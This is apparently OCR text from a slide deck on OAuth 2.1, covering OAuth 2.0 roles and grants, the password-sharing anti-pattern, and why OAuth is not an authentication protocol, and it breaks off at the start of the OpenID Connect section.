OAUTH 2.1

THE NEXT LEVEL OF AUTHORIZATION


AGENDA

- History
- OAuth 2.0 Basics
- Open ID Connect Basics
- Changes in OAuth 2.1
- Backend-For-Frontend
- Demo
- Takeaways

HISTORY

The journey to OAuth


IDENTIFICATION IN REAL LIFE



Externalizes Authentication

Gets user info from the documer

CLAIMS CAN SET YOUR APPLICATION FREE




THEN THIS HAPPENED...


No SOAP
No SAML
No WS*
No Windows
No Enterprise

HTTP
JSON

THEN THIS HAPPENED...



PASSWORD SHARING ANTI-PATTERN



See if more friends have joined Facebook

Find friends in your email address book who are already

Your Email:

Email Password:

We won't store your login info or contact anyone without your per

Don't see your email in the list? If you use AIM, check your AIM Buddy List.

OAUTH 2.0

The Basics

ROLES IN OAUTH 2.0


The Resource Owner:
The user who wants to share their protected resources with a client application.

The Authorization Server:
The server that is responsible for issuing access tokens to the client after the resource owner has granted access.

The Client:
The application that wants to access the protected resources on behalf of the resource owner.

The Resource Server:
The server that stores and manages the protected resources.

OAUTH 2.0



OAuth 2.0
Can I access an API please?

OAuth 2.0
Help me out here,
is this access token valid?

OAuth 2.0
Request with an access token

OAUTH 2.0 GRANTS


Mechanisms for a client to get credentials from the Authorization Server to access a Resource Server

Different grants for different app types:

- Authorization Code Grant
- Implicit Grant
- Resource Owner Password Credentials Grant
- Client Credentials Grant

Also known as (protocol) flows

WHAT'S WRONG WITH OAUTH 2.0?



User Authentication with OAuth 2.0

The OAuth 2.0 specification defines a *delegation* protocol that is useful for conveying *authorization decisions* across a network of web-enabled applications and APIs. OAuth is used in a wide variety of applications, including providing mechanisms for user authentication. This has lead many developers and API providers to incorrectly conclude that OAuth is itself an *authentication* protocol and to mistakenly use it as such. Let's say that again, to be clear:

OAuth 2.0 is not an authentication protocol.

Much of the confusion comes from the fact that OAuth is used *inside* of authentication protocols, and developers will see the OAuth components and interact with the OAuth flow and assume that by simply using OAuth, they can accomplish user authentication. This turns out to be not only untrue, but also dangerous for service providers, developers, and end users.


This article is intended to help potential *identity providers* with the question of how to build an authentication and identity API using OAuth 2.0 as the base. Essentially, if you're saying "I have OAuth 2.0, and I need authentication and identity", then read on.

What is authentication?

Authentication in the context of a user accessing an application tells an application *who the current user is* and whether or not they're present. A full authentication protocol will probably also tell you a number of *attributes* about this user, such as a unique identifier, an email address, and what to call them when the application says "Good Morning". Authentication is all about the user and their presence with the application, and an internet-scale authentication protocol needs to be able to do this across network and security boundaries.

However, OAuth tells the application none of that. OAuth says absolutely nothing about the user, nor

WHAT'S WRONG WITH OAUTH 2.0?



OAuth.io

OAuth that just works.

1 Setup your Facebook API Keys in OAuth.io

We give you a sandbox and a production **Public key**.

2 Setup OAuth.js in your HTML

```
<script src="path/to/OAuth.js"></script>
```

3 Request user authorization for facebook

```
OAuth.initialize('Public key');

//Using popup (option 1)
OAuth.popup('facebook', function(accessToken, err) {
    //handle error with err
    //use accessToken in your API request
});

//Using redirection (option 2)
OAuth.redirect('facebook', "callback/url");
```

We support 50+ OAuth providers.

and lots more...

Developers before OAuth.io

1 Go to official download page

2 Download the lib

3 Install the lib

Get early access to OAuth.io beta


Your email

Sign up

OPEN ID CONNECT

The Basics

OPEN ID CONNECT (OIDC)



